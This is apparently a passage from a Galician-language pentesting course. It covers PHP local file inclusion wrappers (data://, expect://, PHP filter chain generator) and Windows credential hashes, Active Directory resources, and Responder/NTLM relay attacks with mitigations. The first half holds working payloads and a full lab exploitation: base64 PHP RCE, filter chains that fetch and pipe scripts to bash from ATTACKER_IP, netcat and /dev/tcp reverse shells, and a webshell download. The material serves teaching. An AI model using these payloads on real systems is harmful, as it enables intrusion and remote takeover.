# Base64 encoded (máis discreto)
http://victim.com/index.php?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCdpZCcpOyA/Pg==
# Payload: <?php system('id'); ?>
```

RCE CON `expect://` WRAPPER

```
# Execución directa de comandos (require extensión expect)
http://victim.com/index.php?page=expect://id
http://victim.com/index.php?page=expect://ls%20-la
http://victim.com/index.php?page=expect://whoami
```

PHP Filter Chain Generator

Esta é a técnica **máis avanzada e potente** para RCE mediante wrappers.

¿QUE É PHP FILTER CHAIN GENERATOR?

É unha ferramenta que **xera cadeas de filtros PHP** que, cando se procesan, **executan código PHP arbitrario** sen necesidade de subir ficheiros.

Repositorio oficial:
- https://github.com/synacktiv/php_filter_chain_generator

CONCEPTO

PHP permite **encadear múltiples filtros** nun wrapper:

```
php://filter/convert.base64-encode|convert.base64-decode|string.rot13/resource=file.php
```

A ferramenta **abusa desta funcionalidade** para:

1. Manipular datos mediante filtros
2. Xerar código PHP válido
3. Executalo mediante `include()`

INSTALACIÓN

```
# Clonar o repositorio
git clone https://github.com/synacktiv/php_filter_chain_generator.git
cd php_filter_chain_generator

# Non require instalación, só Python 3
python3 php_filter_chain_generator.py --help
```

USO DE PHP FILTER CHAIN GENERATOR

Sintaxe básica

```
python3 php_filter_chain_generator.py --chain '<?php CÓDIGO_PHP ?>'
```

Exemplos prácticos

Executar comando simple

```
# Xerar wrapper para executar 'id'
python3 php_filter_chain_generator.py --chain '<?php system("id"); ?>'
```

Saída (exemplo):

```
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|
convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|...[MOI LONGO]...resource=php://temp
```

Uso:

```
# Copiar o wrapper xerado e usalo na URL vulnerable
http://victim.com/index.php?page=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|...[WRAPPER COMPLETO]...resource=php://temp
```

Reverse shell con wget + bash

```
# Xerar wrapper para descargar e executar script
python3 php_filter_chain_generator.py --chain '<?=`wget -O- ATTACKER_IP/shell.sh|bash`?>' > wrapper.txt
```

Explicación do payload:

```
<?=`wget -O- ATTACKER_IP/shell.sh|bash`?>
```

- `<?=` → Short tag de PHP (equivalente a `<?php echo`)
- `` ` `` → Backticks para executar comandos
- `wget -O-` → Descarga e imprime á saída estándar
- `|bash` → Pasa o contido descargado a bash para executalo

Preparación no atacante:

```
# 1. Crear o script de reverse shell
cat > shell.sh << 'EOF'
#!/bin/bash
bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
EOF

# 2. Levantar servidor HTTP
python3 -m http.server 80

# 3. Preparar listener
nc -nlvp 4444

# 4. Executar o wrapper na URL vulnerable
# Copiar contido de wrapper.txt á URL
```

Reverse shell con curl

```
# Xerar wrapper
python3 php_filter_chain_generator.py --chain '<?=`curl ATTACKER_IP/rev.sh|bash`?>' > wrapper.txt
```

Executar comando con exec()

```
# Xerar wrapper con exec()
python3 php_filter_chain_generator.py --chain '<?php exec("nc -e /bin/bash ATTACKER_IP 4444"); ?>' > wrapper.txt
```

File upload + execución

```
# Descargar webshell
python3 php_filter_chain_generator.py --chain '<?=`wget ATTACKER_IP/shell.php -O /tmp/shell.php`?>' > wrapper.txt

# Logo visitar: http://victim.com/tmp/shell.php?cmd=id
```

Exemplo Completo de Explotación

ESCENARIO

```
// index.php vulnerable
<?php
$page = $_GET['page'];
include($page . ".php");
?>
```

URL: `http://192.168.56.100/index.php?page=home`

PASO 1: CONFIRMAR LFI

```
# Proba básica
curl "http://192.168.56.100/index.php?page=/etc/passwd"
# Non funciona porque engade ".php" → /etc/passwd.php

# Proba con null byte (PHP < 5.3.4)
curl "http://192.168.56.100/index.php?page=/etc/passwd%00"
# Pode funcionar en versións antigas

# Proba con wrapper
curl "http://192.168.56.100/index.php?page=php://filter/convert.base64-encode/resource=/etc/passwd"
# Funciona! Recibimos Base64 de /etc/passwd
```

PASO 2: LER CÓDIGO FONTE

```
# Ler index.php
curl "http://192.168.56.100/index.php?page=php://filter/convert.base64-encode/resource=index" | grep -oP 'PD9waHA.*' | base64 -d
```

PASO 3: XERAR PAYLOAD CON PHP FILTER CHAIN GENERATOR

```
# Xerar wrapper para reverse shell
python3 php_filter_chain_generator.py --chain '<?=`wget -O- http://192.168.56.53/rev.sh|bash`?>' > wrapper.txt
```

PASO 4: PREPARAR ATACANTE

```
# Terminal 1: Crear script de reverse shell
cat > rev.sh << 'EOF'
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.53/4444 0>&1
EOF

# Terminal 2: Levantar servidor HTTP
python3 -m http.server 80

# Terminal 3: Listener
nc -nlvp 4444
```

PASO 5: EXECUTAR PAYLOAD

```
# Copiar contido de wrapper.txt
cat wrapper.txt

# Executar na URL (wrapper pode ser MUY longo)
curl "http://192.168.56.100/index.php?page=php://filter/convert.iconv.UTF8.CSISO2022KR|...[WRAPPER COMPLETO]...resource=php://temp"
```

Resultado:

- Terminal 2: Recibe petición `GET /rev.sh`
- Terminal 3: Recibe reverse shell

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.53] from (UNKNOWN) [192.168.56.100] 54321
www-data@victim:/var/www/html$ whoami
www-data
```

Restriccións e Limitacións

`allow_url_include`

Algúns wrappers require que esta opción estea activada:

```
// php.ini
allow_url_include = On
```

Wrappers afectados:

- `http://`
- `https://`
- `ftp://`
- `data://` (en algunhas versións)

Wrappers que sempre funcionan:

- `php://filter`
- `php://input`
- `file://`

COMPROBACIÓN

```
# Ver configuración mediante phpinfo
http://victim.com/info.php

# Buscar: allow_url_include
```

Recursos Adicionais

1. **PHP Filter Chain Generator**
2. **PayloadsAllTheThings - LFI**
3. **HackTricks - File Inclusion**

Resumo

Wrapper	Uso en Pentesting	Require allow_url_include
`php://filter`	Ler ficheiros, RCE avanzado	❌ Non
`php://input`	RCE mediante POST	❌ Non
`data://`	RCE inline	✅ Si
`expect://`	RCE directo	❌ Non (require extensión)
`file://`	LFI básico	❌ Non

Mellor técnica:
- **PHP Filter Chain Generator** → RCE sen `allow_url_include` nin subir ficheiros

2.2.4 Windows

Referencias de consulta para a realización das Prácticas Taller

Ao longo das actividades prácticas empregaranse as seguintes referencias. Recoméndasee ao alumnado consultalos durante o desenvolvemento das prácticas para reforzar coñecementos, resolver dúbidas e comprender mellor as técnicas utilizadas no taller.

LA BIBLIA DEL HACKING EN ACTIVE DIRECTORY

URL

- Libro desarrollado por Spartan-Cybersecurity

"A Biblia do Hacking en Active Directory" é un recurso integral e gratuíto orientado á **educación en ciberseguridade**, centrado especificamente en técnicas de *pentesting* e *red teaming* no ámbito de Active Directory (AD). Este material está deseñado para guiar dende os conceptos básicos ata as técnicas máis avanzadas.

O contido comeza cos **Fundamentos de Active Directory**, cubrindo compoñentes importantes, os seus principais conceptos e o proceso de autenticación **Kerberos**. Seguidamente, detállanse os **Fundamentos Ofensivos**, introducindo o *Red Team* e o *Pentesting*.

O curso profundiza na **enumeración en AD** e nun amplo espectro de **vectores de ataque e vulnerabilidades**. Entre os ataques específicos explorados atópanse o **Password Spraying**, **Kerberoasting**, **ASREProastable**, e ataques de retransmisión (*Relay Attacks*). Tamén se estuda o abuso de **GPO** (Group Policy Object) e ACL, e a explotación da vulnerabilidade **Zerologon**.

Na fase de **post-explotación e persistencia** en Windows e AD, o material cobre o **movemento lateral** e técnicas avanzadas como **Pass-the-Hash (PtH)**, **Pass The Ticket**, a creación de **Silver Ticket** e **Golden Ticket** para obter acceso total e persistente ao dominio. Tamén se ensina o uso do ataque **DCSync** para sincronizar e roubar información dos controladores de dominio.

HACKTRICKS - ACTIVE DIRECTORY METHODOLOGY

URL

- HackTricks - Active Directory Methodology

Este recurso **proporciona unha metodoloxía integral para o *hacking* de Active Directory (AD)**, comezando cunha descrición fundamental da **arquitectura de AD**, incluíndo **dominios**, **árbores** (*trees*) e **bosques** (*forests*), e os servizos clave como a autenticación **Kerberos**.

Descríbense detalladamente as técnicas de recoñecemento cando non se teñen credenciais, como a **enumeración de DNS** e **SMB/LDAP**, e a **enumeración de usuarios** mediante ferramentas como **Kerbrute**.

O documento avanza cara a **métodos de ataque con credenciais válidas**, cubrindo a **enumeración autenticada**, o uso de ferramentas como **BloodHound** e técnicas como **Kerberoast** e **Password Spraying**.

Finalmente, **explícanse exhaustivamente os métodos de elevación de privilexios e persistencia** con contas de alto privilexio, como *Pass the Hash*, *Pass the Key* e *Pass the Ticket* (PTT), e o **abuso de relacións de confianza** (*trust relationships*) entre dominios ou bosques.

REPOEDU-CCBYSA - PENTESTER - ACTIVE DIRECTORY

URL

- GitHub repoEDU-CCbySA - Pentester Active Directory

Este repositorio reúne **recursos prácticos e materiais de apoio** para aprender a enumerar, analizar e comprender unha infraestrutura **Microsoft Active Directory** desde a perspectiva dun **pentester** e dun **analista de seguridade**.

O contido está organizado en dous grandes bloques: Enumeración e Máquinas de HackTheBox relacionadas con Active Directory(AD).

Enumeración de AD

Nesta sección atoparás materiais que permiten entender como identificar servizos, usuarios, grupos, políticas e configuracións internas dun dominio AD.

> **Aplicación práctica tamén en equipos Windows individuais**
>
> A documentación desta sección non só é útil para analizar un dominio AD, senón tamén para **enumerar workstations e equipos Windows 10/11 fóra do dominio**. Moitos dos servizos e portos estudados (como **135, 139, 445**) están presentes en calquera instalación de Windows, polo que as técnicas explicadas aquí tamén servirán para investigar hosts individuais, redes corporativas e contornas mixtas Windows.

Inclúe:

- **Un mapa mental** que resume todos os pasos e técnicas de enumeración (portos, LDAP, Kerberos, SMB, SPNs, delegacións, etc.).
- **Unha práctica guiada en PDF**, na que se explica paso a paso:
  - Como recoñecer un controlador de dominio
  - Que ferramentas empregar desde Kali Linux
  - Como obter información útil para movemento lateral
  - Como interpretar a arquitectura dun dominio real

É o punto de partida imprescindible antes de calquera ataque ou auditoría en contornas Windows.

Máquinas de HackTheBox relacionadas con AD

O repositorio tamén inclúe solucións detalladas de **máquinas reais de HackTheBox**, deseñadas para aprender técnicas de pentesting en dominios Windows.

Tamén se inclúen os **fontes en LaTeX** para xerar os PDFs das máquinas, útiles se queres:

- Aprender a documentar correctamente un pentest
- Crear os teus propios informes
- Adaptar o estilo para traballos ou prácticas do curso

Seguridade de credenciais

TIPOS DE "HASHES" EN MICROSOFT WINDOWS

En Microsoft Windows, os contrasinais nunca se almacenan en texto plano. No seu lugar, o sistema operativo xera e almacena derivados criptográficos, comunmente chamados "hashes". O lugar e o tipo de hash almacenado dependen de se o equipo é unha estación de traballo independente (ou servidor membro) ou un Controlador de Dominio.

1. O Almacén de Credenciais en Clientes Windows (10, 11, etc.): O SAM

Nos equipos que non son Controladores de Dominio, como estacións de traballo e servidores membro, os hashes das **contas de usuario locais** gárdanse na base de datos do **Security Account Manager (SAM)**.

O ficheiro SAM está localizado en `C:\Windows\System32\config\SAM`. Debido a que está bloqueado polo sistema operativo mentres está en execución, un atacante con privilexios de administrador debe usar técnicas especiais para acceder a el, como volcar o seu contido dende a memoria (usando ferramentas como Mimikatz) ou extraer unha copia das claves do rexistro `SAM` e `SYSTEM` (necesaria para descifrar o SAM).

Hashes Almacenados no SAM LM Hash (LAN Manager) - Obsoleto

- **Descrición:** Un formato antigo e moi inseguro que convertía os contrasinais a maiúsculas e os dividía en dúas metades, facilitando enormemente o seu crackeo.
- **Estado Actual:** Deshabilitado por defecto en todas as versións modernas de Windows (dende Vista). A súa presenza hoxe en día é un sinal dunha grave mala configuración de seguridade.
- **Viabilidade de Ataques:**
  - **Ataques de Contrasinal: Moi factible**. Pódense crackear en segundos.
  - **Pass-the-Hash:** Irrelevante, xa que os sistemas modernos non o aceptan para a autenticación.

NTLM Hash (NT LAN Manager)

- **Descrición:** O estándar de facto para as contas locais. Xérase a partir do contrasinal (sensible a maiúsculas/minúsculas) usando o algoritmo MD4. Aínda que é moito máis forte que o LM, a súa falta de "salt" e a velocidade de MD4 fano vulnerable.
- **Estado Actual:** É o hash principal para todas as contas locais en Windows 10, 11 e servidores membro.
- **Viabilidade de Ataques:**
  - **Ataques de Contrasinal: Factible**. Contrasinais débiles ou moderados poden ser crackeados con hardware moderno.
  - **Pass-the-Hash: Totalmente factible**. Un atacante que extrae o hash NTLM do administrador local pode usalo para autenticarse noutros equipos da rede onde ese administrador local teña os mesmos credenciais.

2. O Almacén de Credenciais en Controladores de Dominio: NTDS.dit

Nun Controlador de Dominio, os hashes das **contas de dominio** gárdanse na base de datos de Active Directory, localizada no ficheiro `C:\Windows\NTDS\ntds.dit`. Para extraelos, un atacante necesita privilexios moi elevados (como Administrador do Dominio) para crear unha copia do `ntds.dit` e da clave `SYSTEM` usando ferramentas como `ntdsutil`.

Hashes e Chaves Almacenadas no NTDS.dit

Os Controladores de Dominio almacenan múltiples formatos para asegurar a compatibilidade con diferentes protocolos de autenticación (NTLM e Kerberos).

LM Hash e NTLM Hash

- **Descrición:** Para manter a compatibilidade con sistemas e aplicacións legadas que usan autenticación NTLM, Active Directory tamén almacena os hashes LM (se non está deshabilitado por GPO) e NTLM para cada usuario do dominio.
- **Viabilidade de Ataques:** Idéntica á descrita para o SAM. O hash NTLM extraído do `ntds.dit` é o obxectivo principal para ataques de **Pass-the-Hash** a escala de dominio.

Kerberos Keys - O Estándar Moderno e Seguro

- **Descrición:** Para a autenticación Kerberos, Active Directory non só usa un hash, senón que deriva **chaves criptográficas** do contrasinal. A principal vantaxe é que **usan un "salt"** (normalmente o nome de usuario e o dominio), o que significa que dous usuarios co mesmo contrasinal terán chaves completamente diferentes. Isto neutraliza os ataques de *rainbow tables*.
- **Tipos de Chaves Almacenadas:**
  - **RC4-HMAC:** Unha chave de compatibilidade antiga que, internamente, é idéntica ao hash NTLM.
  - **AES128 / AES256:** As chaves modernas e seguras. Usan o algoritmo AES e son moito máis resistentes a ataques de forza bruta.
- **Viabilidade de Ataques:**
  - **Ataques de Contrasinal: Moito máis difícil**. O uso de "salt" e algoritmos máis lentos (AES) fai que crackear estas chaves sexa computacionalmente moito máis custoso.
  - **Pass-the-Hash: Non aplicable directamente**. O ataque equivalente en Kerberos é **Pass-the-Ticket**, que consiste en roubar un tícket de autenticación Kerberos xa emitido, en lugar dun hash estático.

Táboa Resumo Comparativa

Tipo de Hash/Chave	Onde se Almacena	Ataque de Contrasinal	Pass-the-Hash	Nivel de Seguridade
LM Hash	`SAM`, `ntds.dit` (obsoleto)	Moi Factible	Irrelevante	**Moi Baixo / Obsoleto**
NTLM Hash	`SAM`, `ntds.dit`	Factible	**Moi Factible**	**Baixo / Legado**
Kerberos Keys	`ntds.dit` (só dominio)	Moi Difícil	Non (ver Pass-the-Ticket)	**Alto / Moderno**

ANÁLISE DE ATAQUES EN REDES WINDOWS: RESPONDER E NTLM RELAY

1. Introdución

A seguridade nas redes locais de Windows vese a miúdo comprometida pola configuración por defecto dos protocolos de resolución de nomes (LLMNR, NBT-NS e mDNS). Cando o DNS falla, os equipos "grita" á rede local buscando axuda.


Ferramentas como **Responder** (creada por Laurent Garchery) aproveitan este comportamento para realizar dous tipos de ataques principais: 1. **Captura de Credenciais:** Para intentar descifralas (*crackear*) máis tarde. 2. **NTLM Relay:** Para usalas en tempo real e acceder a outros sistemas.

2. Escenario A: Captura de Hashes (Ataque Offline)

Este é o uso básico e por defecto de Responder. O obxectivo non é acceder inmediatamente, senón roubar o hash da contrasinal para rompelo despois.

Como funciona?

1. **O erro (Trigger):** Un usuario intenta conectar a un recurso de rede escribindo mal o **nome do equipo** ou buscando un servidor antigo que xa non existe no DNS.
   - *Exemplo:* O usuario quere ir a `\\SRV-ARQUIVOS` pero escribe por erro `\\SVR-ARQUIVOS` (sen o 'R').
2. **A difusión:** O PC da vítima pregunta a toda a rede local (Broadcast) se alguén coñece ese servidor.
3. **O envelenamento: Responder** está á escoita e mente: "Si, son eu. Envíame as túas credenciais para conectar".
4. **A captura:** A vítima, crendo que atopou o servidor, envía o seu hash de autenticación (NetNTLMv2). Responder garda este hash e pecha a conexión ou mostra un erro.



Resultado

O atacante obtén un hash criptográfico. Agora debe usar ferramentas de *cracking* offline (como **Hashcat** ou **John the Ripper**) para intentar descubrir cal é o contrasinal en texto plano.

- **Ferramentas implicadas:** Só **Responder**.

3. Escenario B: NTLM Relay (Ataque en Tempo Real)

Este ataque é moito máis crítico, xa que permite o acceso inmediato sen necesidade de coñecer ou descifrar o contrasinal.

O "Combo" de Ferramentas

Para que este ataque funcione, precísanse dúas ferramentas traballando en sintonía:
1. **Responder:** Configurado só para **envelenar** (debe ter os servidores SMB e HTTP desactivados no seu arquivo `.conf`). A súa única función é dicirlle á vítima: "O servidor que buscas son eu (o IP do atacante)".
2. **ntlmrelayx (Impacket):** Esta ferramenta escoita nos portos reais (TCP 445, 80) esperando a conexión que Responder atraeu.

Como funciona?

1. **Redirección:** Responder engana á vítima mediante LLMNR/NBT-NS para que se conecte ao IP do atacante.
2. **Interceptación:** A vítima conecta co atacante. **ntlmrelayx** recibe a conexión.
3. **O Relevo (Relay):** En lugar de gardar o hash, **ntlmrelayx** inicia unha conexión simultánea contra outro equipo real da rede (o Obxectivo) e reenvía as credenciais da vítima.
4. **Acceso:** O servidor Obxectivo cre que fala coa vítima lexítima e concede o acceso. O atacante obtén unha sesión válida (por exemplo, para ver arquivos ou executar comandos remotos).
5. **Ferramentas implicadas: Responder** (como cebo) + **ntlmrelayx** (como proxy).

4. Estratexias de Mitigación

Para deter estes dous escenarios, necesitamos unha defensa en profundidade.

1. Deshabilitar LLMNR e NBT-NS (Mata o Escenario A e a Fase 1 do B)

Se deshabilitamos estes protocolos mediante GPO (Políticas de Grupo), os ordenadores deixan de "gritar" á rede cando non atopan un servidor. * **Efecto:** Responder queda xordo. Non pode capturar hashes nin redirixir tráfico porque ninguén lle pregunta nada.

2. Activar a Sinatura SMB (Mata a Fase 2 do Escenario B)

A sinatura SMB (*SMB Signing*) obriga a que cada paquete leve unha firma dixital xerada coa contrasinal do usuario. * **Efecto:** O ataque de Relay falla. Aínda que Responder e ntlmrelayx logren poñerse no medio, non poden falsificar a firma dixital dos paquetes que reenvían. O servidor final rexeita a conexión.


Táboa Resumo

Ataque	Obxectivo	Ferramentas	Solución Principal
Captura de Hash	Obter o hash para *cracking* offline.	Responder (solo)	Deshabilitar LLMNR/NetBIOS
NTLM Relay	Acceso inmediato a outros servidores.	Responder (cebo) + ntlmrelayx (relevo)	Forzar Sinatura SMB (SMB Signing)


5. Diagramas Técnicos

Diagrama do NTLM Relay (Escenario B)

Este diagrama mostra o fluxo complexo onde interveñen as dúas ferramentas do atacante.



